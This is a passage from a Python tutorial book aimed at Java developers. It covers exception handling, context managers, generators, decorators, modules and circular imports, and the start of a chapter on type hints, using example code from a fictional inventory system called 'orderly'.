PYTHON src/orderly/inventory.py (excerpt)

```python
def restock_from_line(inventory: Inventory, line: str, log: list[str]) -> None:
    """Parse "SKU,QTY" and restock. Shows try/except/else/finally order."""
    try:
        sku, raw_quantity = line.split(",")
        quantity = int(raw_quantity)
    except ValueError as err:  # only if the try block raised ValueError
        log.append(f"skipped {line!r}: {err}")
    else:  # only if the try block raised nothing
        inventory.restock(sku, quantity)
        log.append(f"restocked {quantity} x {sku}")
    finally:  # always, on success, failure or return
        log.append("line done")
```

To catch several types, use a tuple: `except (TimeoutError, ConnectionError):`.

Newer Python: 3.14 changes

Python 3.14 lets you drop the brackets when there's no `as` clause: `except TimeoutError, ConnectionError:` (PEP 758). It also emits a `SyntaxWarning` for `return`, `break` or `continue` inside `finally`, because they silently swallow exceptions (PEP 765). The examples keep the bracketed form, since it works everywhere.

Custom exceptions with fields

Give your domain one base exception and specific subclasses. Store the useful details as attributes, so handlers and logs don't have to parse the message.

PYTHON src/orderly/errors.py (excerpt)

```python
class OrderlyError(Exception):
    """Base class for every Orderly domain error. Catch this at the edge."""


class InsufficientStockError(OrderlyError):
    def __init__(self, sku: str, requested: int, available: int) -> None:
        super().__init__(
            f"{sku}: requested {requested}, only {available} available"
        )
        self.sku = sku
        self.requested = requested
        self.available = available
```

You raise one with `raise InsufficientStockError("MUG-BLUE-01", 9, 5)`. Note `raise`, not `throw`.

`raise ... from`: exception causes

When you translate a low-level error into a domain error, keep the original as the **cause**, exactly like `new ProductNotFoundException(sku, e)` in Java:

PYTHON src/orderly/inventory.py (excerpt)

```python
    def reserve(self, sku: str, quantity: int) -> None:
        try:
            available = self._available[sku]  # EAFP: try it, handle failure
        except KeyError as err:
            # Translate the low-level error into a domain error; keep the cause.
            raise ProductNotFoundError(sku) from err
        if quantity > available:
            raise InsufficientStockError(sku, quantity, available)
        self._available[sku] = available - quantity
```

The traceback then shows both errors, linked by a clear sentence (paths shortened):

PYTHON REPL

```
>>> stock.reserve("NOPE", 1)
Traceback (most recent call last):
  File "...\orderly\inventory.py", line 23, in reserve
    available = self._available[sku]  # EAFP: try it, handle failure
KeyError: 'NOPE'

The above exception was the direct cause of the following exception:

Traceback (most recent call last):
  File "<console>", line 1, in <module>
  File "...\orderly\inventory.py", line 26, in reserve
    raise ProductNotFoundError(sku) from err
orderly.errors.ProductNotFoundError: no product with SKU 'NOPE'
```

The cause is available as `err.__cause__`, like `getCause()`. If the low-level error is noise, write `raise ... from None` to hide it, as `InMemoryOrderRepository.get` does.

EAFP: easier to ask forgiveness than permission

Look at `reserve` again. It doesn't check `if sku in self._available` first; it tries the lookup and handles the `KeyError`. That style is called **EAFP** ("easier to ask forgiveness than permission"), and it's idiomatic Python. The Java habit of checking first is called LBYL ("look before you leap").

EAFP avoids race conditions between the check and the use, and it reads well when failure is rare. Both styles are fine; use whichever makes the code clearer. Don't worry about the cost of `try`: since Python 3.11, a `try` block that doesn't raise costs almost nothing.

`ExceptionGroup` and `except*`

Sometimes several things fail at once: three order lines are out of stock, or five parallel tasks crash. Python 3.11 added `ExceptionGroup`, which carries several exceptions as equals, and `except*`, which handles each type in a group separately.

PYTHON src/orderly/inventory.py (excerpt)

```python
    def reserve_all(self, items: list[OrderItem]) -> None:
        """Check every line first, then report *all* the problems at once."""
        problems: list[OrderlyError] = []
        for item in items:
            ...  # append a ProductNotFoundError or InsufficientStockError
        if problems:
            raise ExceptionGroup("cannot reserve order", problems)
        for item in items:
            self.reserve(item.sku, item.quantity)
```

PYTHON REPL

```
>>> try:
...     stock.reserve_all(items)
... except* ProductNotFoundError as group:
...     for err in group.exceptions:
...         print("404:", err)
... except* InsufficientStockError as group:
...     for err in group.exceptions:
...         print("409:", err)
...
404: no product with SKU 'NOPE'
409: MUG-BLUE-01: requested 3, only 1 available
```

Unlike a normal `except`, *every* matching `except*` clause runs. You'll meet exception groups again with `asyncio.TaskGroup` in Chapter 6.

Coming from Java

Java's closest idea is suppressed exceptions (`addSuppressed`), where one primary exception carries the others as passengers. An `ExceptionGroup` has no primary: all the errors are peers, and `except*` lets you route each kind to its own handler.

Rules for production code

- **Never write a bare `except:`.** It catches `KeyboardInterrupt` and `SystemExit` too, so Ctrl+C and shutdown stop working. Even `except Exception:` belongs only at the outermost edge, where you log and return a 500.
- **Catch narrowly.** Catch the specific type you can handle, around the smallest block possible.
- **Don't swallow errors silently.** If you catch, either handle, translate (`raise ... from err`) or log and re-raise with a bare `raise`.
- **Map domain errors to HTTP at the edge.** Services raise `OrderNotFoundError`; only the web layer knows that means 404.

Here's what that edge looks like, without any framework:

PYTHON src/orderly/http_edge.py (excerpt)

```python
def status_for(err: OrderlyError) -> int:
    match err:
        case OrderNotFoundError() | ProductNotFoundError():
            return 404
        case InsufficientStockError() | OrderNotCancellableError():
            return 409
        case _:
            return 400


def call_endpoint(action: Callable[[], object]) -> tuple[int, object]:
    """What a framework's exception handler does for you (see Chapter 8)."""
    try:
        return 200, action()
    except OrderlyError as err:  # narrow: only *our* errors become 4xx
        body = {"title": type(err).__name__, "detail": str(err)}
        return status_for(err), body
    # Anything else (a real bug) propagates, and the framework returns 500.
```

That's the job a `@RestControllerAdvice` does in Spring. In FastAPI it becomes an exception handler, as Chapter 8 shows.

Context managers

`with` is try-with-resources you can write yourself

You've already used `with open(path) as f:`. It's try-with-resources: the file closes when the block ends, whether it finished normally or raised. The difference is how easy it is to write your own. Any object with two dunder methods works:

- `__enter__` runs at the start. Its return value is bound to the name after `as`.
- `__exit__` runs at the end, always. Unlike Java's `close()`, it receives the exception (if any), so it can react to failure.

That makes context managers perfect for transactions, locks, timers and temporary settings.

Writing one as a class

PYTHON src/orderly/resources.py (excerpt)

```python
class Transaction:
    """A context manager written as a class."""

    def __init__(self, conn: FakeConnection) -> None:
        self._conn = conn

    def __enter__(self) -> FakeConnection:
        self._conn.execute("BEGIN")
        return self._conn  # this is what `as` binds to

    def __exit__(
        self,
        exc_type: type[BaseException] | None,
        exc: BaseException | None,
        tb: TracebackType | None,
    ) -> None:
        if exc_type is None:
            self._conn.commit()
        else:
            self._conn.rollback()
        # Returning None (falsy) means "don't swallow the exception".
```

Using it reads like Spring's `@Transactional`, but with explicit boundaries:

PYTHON

```python
with Transaction(conn) as tx:
    tx.execute("UPDATE stock SET reserved = reserved + 1")
# conn.log == ["BEGIN", "UPDATE stock SET ...", "COMMIT"]
```

Writing one with `@contextmanager`

For most cases, there's a shorter way. Decorate a generator function with `contextlib.contextmanager`: everything before `yield` is setup, the `with` body runs at the `yield`, and everything after is teardown.

PYTHON src/orderly/resources.py (excerpt)

```python
@contextmanager
def transaction(conn: FakeConnection) -> Iterator[FakeConnection]:
    """The same thing as a generator: setup, yield, teardown."""
    conn.execute("BEGIN")
    try:
        yield conn  # the body of the `with` block runs here
    except BaseException:
        conn.rollback()
        raise  # re-raise the same exception, traceback intact
    else:
        conn.commit()
```

> 💡 **If you're unsure, use `@contextmanager`**
>
> It's shorter and reads top to bottom. Write a class when the object has other methods too, or needs to be reusable and configurable.

`ExitStack` and `async with`

What if you need a *dynamic* number of resources, say one transaction per database shard? You can't write a variable number of nested `with` blocks. `contextlib.ExitStack` collects them and closes them all, in reverse order, when the block ends:

PYTHON src/orderly/resources.py (excerpt)

```python
def run_everywhere(sql: str, connections: list[FakeConnection]) -> None:
    """One transaction per connection, however many there are."""
    with ExitStack() as stack:
        for conn in connections:
            stack.enter_context(transaction(conn))
        for conn in connections:
            conn.execute(sql)
    # On exit, the stack closes everything in reverse order.
```

Async code has an async twin: `async with`, backed by `__aenter__` / `__aexit__` or by `@asynccontextmanager`. Database sessions and HTTP clients in FastAPI use it constantly. Chapter 6 explains `async`; the example folder has a small `lease()` you can read now.

Iterators and generators

The iteration protocol

A `for` loop in Python works with anything **iterable**. Under the hood it's the same idea as Java's `Iterable` and `Iterator`, done with dunders:

- `iter(x)` calls `x.__iter__()`, which returns an iterator.
- `next(it)` calls `it.__next__()`, which returns the next item, or raises `StopIteration` when there are no more. That's Python's version of `hasNext()` returning `false`.

Here's an iterator written the long way:

PYTHON src/orderly/pipelines.py (excerpt)

```python
class Countdown:
    """An iterator written the long way, like implementing Iterator<Integer>."""

    def __init__(self, start: int) -> None:
        self._current = start

    def __iter__(self) -> Self:
        return self

    def __next__(self) -> int:
        if self._current <= 0:
            raise StopIteration  # "no more items"
        self._current -= 1
        return self._current + 1
```

Generators: an iterator whose `next()` you write as a loop

Nobody enjoys writing that state machine. A **generator function** is any function containing `yield`. Calling it doesn't run the body; it returns a generator object. Each `next()` runs the body until the next `yield`, hands out that value, and pauses, keeping all local variables intact.

PYTHON src/orderly/pipelines.py (excerpt)

```python
def countdown(start: int) -> Iterator[int]:
    """Exactly the same behaviour, written as a generator."""
    while start > 0:
        yield start  # pause here and hand out a value
        start -= 1
```

PYTHON REPL

```
>>> numbers = countdown(3)
>>> next(numbers)
3
>>> next(numbers)
2
>>> list(numbers)
[1]
>>> list(numbers)
[]
```

The last line is worth remembering: like a Java `Stream`, a generator can be consumed only once.

Lazy pipelines instead of Streams

Generators chain into lazy pipelines, where each item flows through every stage before the next one is read. Here's a CSV import in Java and in Python:

JAVA

```java
long total = Files.lines(path)
    .filter(row -> !row.isBlank() && !row.startsWith("#"))
    .map(Line::parse)
    .filter(line -> line.subtotalCents() >= 1000)
    .mapToLong(Line::subtotalCents)
    .sum();
```

PYTHON src/orderly/pipelines.py (excerpt)

```python
def parse(rows: Iterable[str]) -> Iterator[Line]:
    """Turn CSV text rows into Line objects, one at a time."""
    for row in rows:
        if not row.strip() or row.startswith("#"):
            continue  # skip blanks and comments
        order_id, sku, quantity, price = row.strip().split(",")
        yield Line(order_id, sku, int(quantity), int(price))


def big_lines(lines: Iterable[Line], min_cents: int) -> Iterator[Line]:
    return (line for line in lines if line.subtotal_cents >= min_cents)
```

The second function returns a **generator expression**: a list comprehension in round brackets, which produces items lazily instead of building a list. Put together, `sum(line.subtotal_cents for line in big_lines(parse(rows), 1000))` streams a ten-gigabyte file in constant memory. Each stage is a plain, testable function, which many people find easier to debug than a long Stream chain.

> 🧩 **Think of it like an assembly line**
>
> A list is a warehouse: everything is produced up front and stored. A generator pipeline is an assembly line: each item moves through every station, one at a time, and nothing piles up between stations.

`itertools` highlights

The `itertools` module is the standard toolbox for iterators. These cover most daily needs:

Function	What it does	Java analogy
`islice(it, n)`	first `n` items, lazily	`Stream.limit(n)`
`batched(it, n)`	tuples of up to `n` items (3.12+)	Guava `Iterables.partition`
`chain(a, b)`	one iterator after another	`Stream.concat`
`groupby(it, key)`	runs of equal keys (sort first!)	`groupingBy`, on sorted input
`pairwise(it)`	`(a, b), (b, c), ...`	no direct analogy

`batched` is the one you'll use for bulk inserts and API calls: `for batch in batched(lines, 500, strict=False): insert(batch)`. The `strict` flag (3.13+) raises if the last batch is short; `False` keeps the old behaviour.

Decorators: annotations that are real code

In Spring, `@Transactional`, `@Cacheable` and `@Timed` change what a method does. But the annotation itself is passive metadata; a framework reads it and builds a proxy at startup. A Python **decorator** looks similar, `@` sign and all, but it *is* the code. It's a function that receives your function and returns a replacement. No container, no proxies, no reflection.

Functions are objects

The whole trick rests on one fact: in Python, functions are ordinary objects. You can pass them as arguments, return them from other functions and store them in dicts. So this:

PYTHON

```python
@shout
def confirmation() -> str:
    return "order confirmed"
```


is exactly the same as writing `confirmation = shout(confirmation)` after the function. The `@` line is syntax sugar for "pass the function below to this one, and keep whatever it returns".

Your first decorator

PYTHON src/orderly/decorators.py (excerpt)

```python
def shout(func: Callable[[], str]) -> Callable[[], str]:
    """The smallest useful decorator: wrap a function, change its result."""

    def wrapper() -> str:
        return func().upper() + "!"

    return wrapper
```

`shout` defines an inner function, `wrapper`, that calls the original and changes its result. `wrapper` remembers `func` even after `shout` returns; a function that captures variables like this is called a **closure**. Calling `confirmation()` now returns `'ORDER CONFIRMED!'`.



`functools.wraps`: keep the function's identity

There's a catch. After decorating, the name `confirmation` points to `wrapper`:

PYTHON REPL

```
>>> confirmation.__name__
'wrapper'
```

That confuses logs, stack traces, debuggers and frameworks that read the function's name or docstring. The fix is one line: decorate your wrapper with `functools.wraps(func)`, which copies the original's name, docstring and other metadata across. Always use it.

A timing decorator for any function

`shout` only works on functions with no arguments that return a string. A real decorator must accept any arguments. In Python, `*args` collects extra positional arguments and `**kwargs` collects keyword arguments, so `func(*args, **kwargs)` passes them all through unchanged.

PYTHON src/orderly/decorators.py (excerpt)

```python
def timed[**P, R](func: Callable[P, R]) -> Callable[P, R]:
    """Print how long each call takes. Works on any function."""

    @functools.wraps(func)  # copy __name__, __doc__ and friends to wrapper
    def wrapper(*args: P.args, **kwargs: P.kwargs) -> R:
        start = time.perf_counter()
        try:
            return func(*args, **kwargs)
        finally:
            elapsed_ms = (time.perf_counter() - start) * 1000
            print(f"{func.__name__} took {elapsed_ms:.0f} ms")

    return wrapper
```

The `[**P, R]` part declares type parameters, like `<P, R>` on a generic Java method. `P` stands for "whatever parameters the function takes" and `R` for its return type, so type checkers know the decorated function keeps its exact signature. Chapter 5 explains this properly. It's machinery for the type checker; it changes nothing at runtime.

PYTHON REPL

```
>>> @timed
... def load_orders(limit: int) -> list[int]:
...     time.sleep(0.12)
...     return list(range(limit))
...
>>> load_orders(3)
load_orders took 121 ms
[0, 1, 2]
>>> load_orders.__name__
'load_orders'
```

In production, you'd send the timing to a log or a metrics histogram rather than `print` (Chapter 13).

Decorators with arguments: a retry decorator

`@retry(times=3)` has brackets, so `retry(times=3)` runs first and must *return* a decorator. That's three nested functions: the factory takes the settings, the decorator takes the function, and the wrapper takes the call's arguments.

PYTHON src/orderly/decorators.py (excerpt)

```python
def retry[**P, R](
    times: int = 3,
    on: tuple[type[Exception], ...] = (ConnectionError,),
    delay_s: float = 0.1,
) -> Callable[[Callable[P, R]], Callable[P, R]]:
    """A decorator *factory*: retry(...) returns the actual decorator."""

    def decorator(func: Callable[P, R]) -> Callable[P, R]:
        @functools.wraps(func)
        def wrapper(*args: P.args, **kwargs: P.kwargs) -> R:
            for attempt in range(1, times):
                try:
                    return func(*args, **kwargs)
                except on as err:
                    print(f"attempt {attempt} failed: {err}; retrying")
                    time.sleep(delay_s * attempt)  # simple linear backoff
            return func(*args, **kwargs)  # last try: let errors escape

        return wrapper

    return decorator
```

PYTHON REPL

```
>>> @retry(times=3, delay_s=0.01)
... def fetch_price(sku: str) -> int:
...     global calls
...     calls += 1
...     if calls < 3:
...         raise ConnectionError("pricing service unavailable")
...     return 1299
...
>>> fetch_price("MUG-BLUE-01")
attempt 1 failed: pricing service unavailable; retrying
attempt 2 failed: pricing service unavailable; retrying
1299
```

Notice it only retries the exceptions you list. Retrying a `ValueError` would only repeat a bug.

> 💡 **In production, use tenacity or stamina**
>
> Writing `retry` teaches you how decorators work. For real services, use **tenacity** or **stamina**, which add exponential backoff with jitter, async support and metrics hooks. That's the Python counterpart of Spring Retry's `@Retryable`, and Chapter 14 covers it.

Class decorators

A decorator can receive a class instead of a function. This one records event classes in a registry, then returns each class unchanged:

PYTHON src/orderly/events.py (excerpt)

```python
EVENT_TYPES: dict[str, type] = {}


def event[T](cls: type[T]) -> type[T]:
    """Record the class under its name, then hand it back unchanged."""
    EVENT_TYPES[cls.__name__] = cls
    return cls


@event  # applied second
@dataclass(frozen=True)  # applied first (decorators run bottom-up)
class OrderPlaced:
    order_id: str
    total_cents: int
```

`@dataclass` is itself a class decorator, which is why you can stack it with `@event`. Stacked decorators apply from the bottom up, closest to the definition first.

How a framework's `@app.get(...)` works

Now you can read FastAPI's `@app.get("/healthz")` and know exactly what happens. `app.get("/healthz")` is a method call that returns a decorator. The decorator stores your function in a routing table and hands it back. Here's the whole idea in a dozen lines:

PYTHON src/orderly/router.py (excerpt)

```python
class Router:
    def __init__(self) -> None:
        self.routes: dict[tuple[str, str], Handler] = {}

    def get(self, path: str) -> Callable[[Handler], Handler]:
        def register(handler: Handler) -> Handler:
            self.routes[("GET", path)] = handler
            return handler  # unchanged: we only *record* it

        return register


app = Router()


@app.get("/healthz")  # app.get("/healthz") runs first, returns `register`
def healthz() -> dict[str, str]:
    return {"status": "ok"}
```

The registration happens at **import time**, when Python executes the `def`. Spring discovers `@GetMapping` by scanning the classpath; Python frameworks find routes because importing your module runs the decorators. Real frameworks also read your function's type hints to parse requests (Chapter 8), but the core trick is this one.

Modules and packages

Modules, packages and `__init__.py`

A **module** is a `.py` file. A **package** is a directory of modules, normally with an `__init__.py` file. Here's this chapter's example code:

```
src/
  orderly/                    package
    __init__.py               runs on "import orderly"; defines the public API
    money.py                  module: orderly.money
    domain.py                 module: orderly.domain
    notifications/            sub-package: orderly.notifications
      __init__.py
      base.py
      channels.py
```

> **Coming from Java**
>
> A Java `import` only tells the compiler a name; nothing runs. **A Python import executes the module's file**, top to bottom, the first time it's imported. Class definitions, decorators and module-level variables are all created at that moment. Python then caches the module in `sys.modules`, so later imports reuse it, much like a class is loaded only once by its class loader.

Absolute vs relative imports

You can import a module by its full path (absolute) or relative to the current package (with dots):

PYTHON src/orderly/notifications/channels.py (excerpt)

```python
from .base import Notifier  # "base.py in this same package"
```

The absolute version is `from orderly.notifications.base import Notifier`. Both work inside a package.

> **If you're unsure, use absolute imports**
>
> Absolute imports read the same wherever you paste them, and they're what PEP 8 recommends. Relative imports are fine inside a tightly knit sub-package, like `notifications` here. Pick one style per project and let Ruff's import sorting keep it tidy.

`__all__` and a package's public API

A package's `__init__.py` can re-export the names callers should use. That gives you a facade: callers write `from orderly import Money` and never depend on your internal file layout.

PYTHON src/orderly/__init__.py (excerpt)

```python
from orderly.domain import Order, OrderItem, Product
from orderly.enums import OrderStatus
from orderly.errors import OrderlyError
from orderly.money import Money

__all__ = [
    "Money",
    "Order",
    "OrderItem",
    "OrderStatus",
    "OrderlyError",
    "Product",
]
```

`__all__` lists the public names. It controls what `from orderly import *` brings in, and it tells linters and type checkers that these imports are deliberate re-exports, not unused imports. Think of it as the export list Java gets from `public` and, in modules, from `module-info.java`.

Circular imports and how to fix them

Because imports run code, two modules that import each other can trip over a half-built module. Here, `orders.py` imports `customers.py`, which imports `orders.py` again before `Order` exists:

PYTHON src/circular_bad/orders.py

```python
from circular_bad.customers import Customer


class Order:
    def __init__(self, customer: Customer) -> None:
        self.customer = customer
```

PYTHON src/circular_bad/customers.py

```python
from circular_bad.orders import Order


class Customer:
    def add_order(self, order: Order) -> None:
        self.last_order = order
```

OUTPUT

```
ImportError: cannot import name 'Order' from partially initialized module
'circular_bad.orders' (most likely due to a circular import)
```

(The real message is one line, followed by the file path.) Here's what happened:

```
import circular_bad.orders
  └─ orders.py starts running   (registered in sys.modules, still empty)
       └─ from circular_bad.customers import Customer
            └─ customers.py starts running
                 └─ from circular_bad.orders import Order
                      └─ orders is in sys.modules, but Order isn't
                         defined yet  ──►  ImportError
```

Java never has this problem, because it links classes after compiling them all. In Python, the fixes are, from best to quickest:

1. **Move the shared piece into a third module** that both import. A cycle is usually a hint that two modules are really one concept, or that a third one is hiding.
2. **If the import is only needed for type hints**, guard it with `TYPE_CHECKING`. Type checkers see it; the running program skips it.
3. **Import inside the function** that needs it, as a last resort.

PYTHON src/circular_fixed/customers.py

```python
from typing import TYPE_CHECKING

if TYPE_CHECKING:  # True for mypy, False at runtime: no import cycle
    from circular_fixed.orders import Order


class Customer:
    def add_order(self, order: "Order") -> None:  # quoted: a forward reference
        self.last_order = order
```

The quotes around `"Order"` stop Python 3.13 from evaluating the name when the method is defined. Chapter 5 explains why, and how Python 3.14 makes the quotes unnecessary.

> **Newer Python: lazy imports in 3.15**
>
> Python 3.15 adds explicit lazy imports (PEP 810): `lazy import json` defers loading the module until the name is first used. It's aimed at faster startup for large applications and CLIs. It isn't a fix for design-level cycles, and the examples don't use it because the baseline is 3.13.

Module-level state

Since a module runs once and is cached, a variable at module level behaves like a singleton: `EVENT_TYPES` in `events.py` and `app` in `router.py` are created once and shared by every importer. That's handy for registries and constants, and it's how Python code often gets by without a DI container.

> ⚠️ **Gotcha: mutable module state is global state**
>
> Module-level dicts and clients are shared by every test and every thread, exactly like a static field in Java. Keep module-level state to constants and registries filled at import time. Create connections, sessions and clients in a composition root and pass them in (Chapter 7), so tests can swap them for fakes.

Recap

- `__init__` fills in a new object, and `self` is Java's `this` made explicit. Mutable state belongs in `__init__`, never in the class body.
- Use `@classmethod` for alternative constructors, plain attributes instead of getters, and `@property` once you need logic. A single underscore means "internal".
- Dunder methods plug your classes into the language: `__repr__`, `__eq__` with `__hash__`, `__lt__` with `total_ordering`, and the container methods.
- `@dataclass(frozen=True, slots=True)` is your record. Validate in `__post_init__` and use `field(default_factory=...)` for mutable defaults.
- Prefer composition. Use mixins sparingly, and remember that `super()` follows the MRO.
- Use Protocols for ports and dependencies; use ABCs when you want to share code with implementations.
- All exceptions are unchecked. Build a domain hierarchy, chain with `raise ... from`, catch narrowly and map to HTTP at the edge.
- Context managers, generators and decorators are ordinary code you can write yourself: `@contextmanager`, `yield` and a function that returns a function.
- Imports execute modules once and cache them. Re-export a public API with `__all__`, and break cycles by moving shared code or using `TYPE_CHECKING`.

Try it yourself

> 🏋️ **Exercise 1: A proper `__repr__` and ordering for `Product`**
>
> `Product` is a dataclass, so it already has a `__repr__` and `__eq__`. Make products sort by price, cheapest first, *without* using `order=True` (which would compare the SKU first). Hint: write `__lt__` and add `@total_ordering`, or keep `Product` as it is and use `sorted(products, key=...)`. Which approach would you choose, and why?

> 🏋️ **Exercise 2: A `Stock` dataclass that guards itself**
>
> Add `@dataclass(slots=True) class Stock` with `sku`, `available` and `reserved` fields. Validate in `__post_init__` that neither number is negative, and add a `reserve(quantity)` method that raises `InsufficientStockError` when there isn't enough. Write two pytest tests: one happy path, and one using `pytest.raises` that checks the exception's `requested` and `available` fields.

🏋️ Exercise 3: A `timer` context manager

Write `@contextmanager def timer(label: str)` that prints `"{label} took N ms"` when the block ends, even if it raised. Then compare it with the `timed` decorator: when would you reach for each one? Hint: put the `yield` inside `try` / `finally`.

🏋️ Exercise 4 (stretch): A `@transactional` decorator

Using the `transaction()` context manager from `resources.py`, write a decorator `transactional(conn)` that runs the decorated function inside a transaction, committing on success and rolling back on any exception. Use `functools.wraps` and test both paths. You've now built a tiny version of Spring's `@Transactional`, with no proxy in sight.

Further reading

- The Python Tutorial: Classes: the official walk-through of classes, scopes, iterators and generators.
- Data model: the complete list of dunder methods and when Python calls them.
- dataclasses: every option, including `field()`, `replace()` and `KW_ONLY`.
- typing.Protocol: the reference for structural types, with more in Chapter 5.
- Errors and Exceptions: the tutorial chapter, including exception groups and notes.
- contextlib: `contextmanager`, `ExitStack`, `suppress` and friends.
- itertools: the iterator toolbox, with recipes at the bottom of the page.
- The import system: how modules are found, loaded and cached in `sys.modules`.

CHAPTER 5

Type Hints and Static Checking

> *Type hints give you back the compiler you've been missing, without taking away the flexibility that makes Python pleasant.*

🎯 **What you'll learn**

- What type hints are, why they're not enforced at runtime, and why enterprise teams use them anyway
- How to write everyday hints: collections, `X | None`, `object` vs `Any`, `Callable` and aliases
- How Python generics compare to Java's, including bounds, variance and the missing wildcards
- How to use precise types such as `TypedDict`, `Literal`, `Final`, `NewType`, `@overload`, `Self` and `@override`
- How to choose and configure a type checker (mypy, pyright, ty or Pyrefly) and adopt it in legacy code
- How libraries like Pydantic read hints at runtime, and how Python 3.14 changed when hints are evaluated

The big picture

In Java, the compiler checks every type before your code runs. Python, by default, checks nothing until a line actually executes. For a script that's fine. For a service with fifty modules and eight developers, finding out in production that `customer` was `None` is not fine.

Type hints close that gap. They're annotations like `def total_cents(items: list[OrderItem]) -> int`, which describe what a function expects and returns. A separate tool, a **type checker** such as mypy, reads them and reports mistakes before you run anything. Think of mypy as `javac` for types: you run it locally and in CI, and the build fails if the types don't line up.

There's one surprise for Java developers: **Python itself ignores the hints when it runs.** They're documentation that a tool can verify, not a runtime contract.

PYTHON REPL

```
>>> from typed_orderly.runtime import double
>>> double(21)
42
>>> double("ab")
'abab'
>>> double.__annotations__
{'quantity': <class 'int'>, 'return': <class 'int'>}
```

`double` is declared as `(quantity: int) -> int`, yet Python happily doubled a string. The hints are stored on the function, where tools and libraries can read them, but nothing enforces them. mypy would flag `double("ab")` immediately.

> 🧩 **Think of it like a spell checker**
>
> A spell checker underlines mistakes as you type, but it never stops you from printing the document. Type hints plus a checker work the same way: the warnings are there, CI can refuse to merge until they're fixed, but the interpreter itself never blocks you.

This is called **gradual typing**: you can add hints to one function at a time, and unannotated code keeps working. That makes it realistic to introduce types into an existing codebase, which we'll come back to later in the chapter.

Java ↔ Python at a glance

Concept	Java	Python
Who checks types	`javac`, always	mypy / pyright, when you run them
At runtime	types enforced	hints ignored (Pydantic can read them)
Nullable value	`Optional<T>`, `@Nullable`	`T | None`
Top type	`Object`	`object` (and `Any` to opt out)
Generic method	`<T> T first(List<T>)`	`def first[T](items: list[T]) -> T`
Upper bound	`<T extends HasPrice>`	`[T: HasPrice]`
Wildcards	`List<? extends Product>`	none: use `Sequence[Product]`
Interface	nominal `implements`	`Protocol` (structural)
Constant	`static final`	`Final`
`@Override`	annotation	`@override` decorator

Full code: `examples/ch05-type-hints/`. Every mypy message in this chapter is real output from the deliberately wrong files in its `checker_demos/` folder.

Annotations: the basics

The syntax

You annotate parameters with a colon and the return type with an arrow. Variables can be annotated too, though you'll rarely need to, because checkers infer types from the assigned value.

PYTHON src/typed_orderly/basics.py (excerpt)

```python
def total_cents(items: list[OrderItem]) -> int:
    return sum(item.quantity * item.unit_price_cents for item in items)


def quantities_by_sku(items: list[OrderItem]) -> dict[str, int]:
    counts: dict[str, int] = {}  # an empty dict needs a hint
    for item in items:
        counts[item.sku] = counts.get(item.sku, 0) + item.quantity
    return counts
```

The one place you'll often annotate a local variable is an empty collection, like `counts` above. The checker can't guess what will go into an empty dict, so you tell it.

> 💡 **Annotate the edges, let inference do the middle**
>
> Annotate every function signature and class attribute. Inside functions, let the checker infer local variables, as `var` does in Java. Strict mode (later in this chapter) enforces exactly that split.

Built-in generics

Since Python 3.9, the built-in collection types take type parameters directly. You'll see older code import `List` and `Dict` from `typing`; those still work but are deprecated aliases.

Java	Python	Notes
`List<Integer>`	`list[int]`	no boxing, no primitives
`Map<String, Integer>`	`dict[str, int]`	
`Set<String>`	`set[str]`	`frozenset[str]` for immutable
fixed pair	`tuple[str, int]`	exactly two items
immutable list	`tuple[int, ...]`	any length, one type

For parameters, prefer the abstract types from `collections.abc`: `Sequence`, `Iterable` and `Mapping`. They accept lists, tuples, generators and more, the same way a Java method should take `List` or `Collection` rather than `ArrayList`. Return concrete types, so callers know exactly what they get.

`None`, unions, `object`, `Any` and `Callable`

`X | None` instead of `Optional<T>` and `null`

A **union** type means "one of these". `int | str` is an int or a string. The most common union by far is `X | None`, which is how Python says "this might be missing":

PYTHON src/typed_orderly/basics.py (excerpt)

```python
def find_customer(customer_id: int) -> Customer | None:
    return _CUSTOMERS.get(customer_id)  # None when there's no such customer


def email_domain(customer_id: int) -> str:
    customer = find_customer(customer_id)
    if customer is None:  # after this check, customer is a Customer
        return "unknown"
    return customer.email.split("@")[1]
```

The `if customer is None` check **narrows** the type: after it, the checker knows `customer` is a `Customer`. Forget the check, and mypy catches the bug that would have been a `NullPointerException`:

TERMINAL

```
cd checker_demos
uv run mypy --pretty avoid_optional.py
```

OUTPUT

```
avoid_optional.py:8: error: Item "None" of "Customer | None" has no attribute
"email"  [union-attr]
        return customer.email.split("@")[1]  # what if there's no customer...
               ^~~~~~~~~~~~~~
Found 1 error in 1 file (checked 1 source file)
```

The `[union-attr]` at the end is the **error code**. You'll use these codes to look errors up and to silence one precisely when you must.

> **Coming from Java**
>
> There's no wrapper object: `Customer | None` is either a `Customer` or `None`, and the checker forces you to handle both. It feels like Kotlin's `Customer?` more than Java's `Optional<Customer>`. Older code spells it `Optional[Customer]` from `typing`, which means exactly the same thing.

`object` vs `Any`

Java has one top type, `Object`. Python has two ways of saying "anything", and they mean very different things:

- **`object`** is the real counterpart of `Object`. Every value is an `object`, but you can't do anything type-specific with it until you narrow it, for example with `isinstance`.

- `Any` is an escape hatch. It's compatible with everything in both directions, and it **turns checking off** for that value.

PYTHON src/typed_orderly/basics.py (excerpt)

```python
def describe(value: object) -> str:
    """object: accepts anything, but you must check before you use it."""
    if isinstance(value, OrderItem):  # narrows object -> OrderItem
        return f"{value.quantity} x {value.sku}"
    return repr(value)


def describe_unchecked(value: Any) -> str:
    """Any: accepts anything AND turns checking off. Typos slip through."""
    return f"{value.quantity} x {value.skew}"  # no error from mypy!
```

That `value.skew` typo passes mypy, even in strict mode, and fails only at runtime. With `object`, mypy refuses attribute access until you check the type:

OUTPUT

```
avoid_basics.py:7: error: "object" has no attribute "sku"  [attr-defined]
```

> ⚠️ **Gotcha: `Any` spreads quietly**
>
> Anything you get from an `Any` value is also `Any`, so one untyped dict can switch off checking across a whole call chain. Use `object` when you mean "anything", and save `Any` for genuinely dynamic data you'll validate elsewhere.

`Callable`: function types

Functions are values in Python, so they need types too. `Callable[[OrderItem], bool]` means "a function taking an `OrderItem` and returning a `bool`", which is what Java calls a `Predicate<OrderItem>`:

PYTHON src/typed_orderly/basics.py (excerpt)

```python
def select(
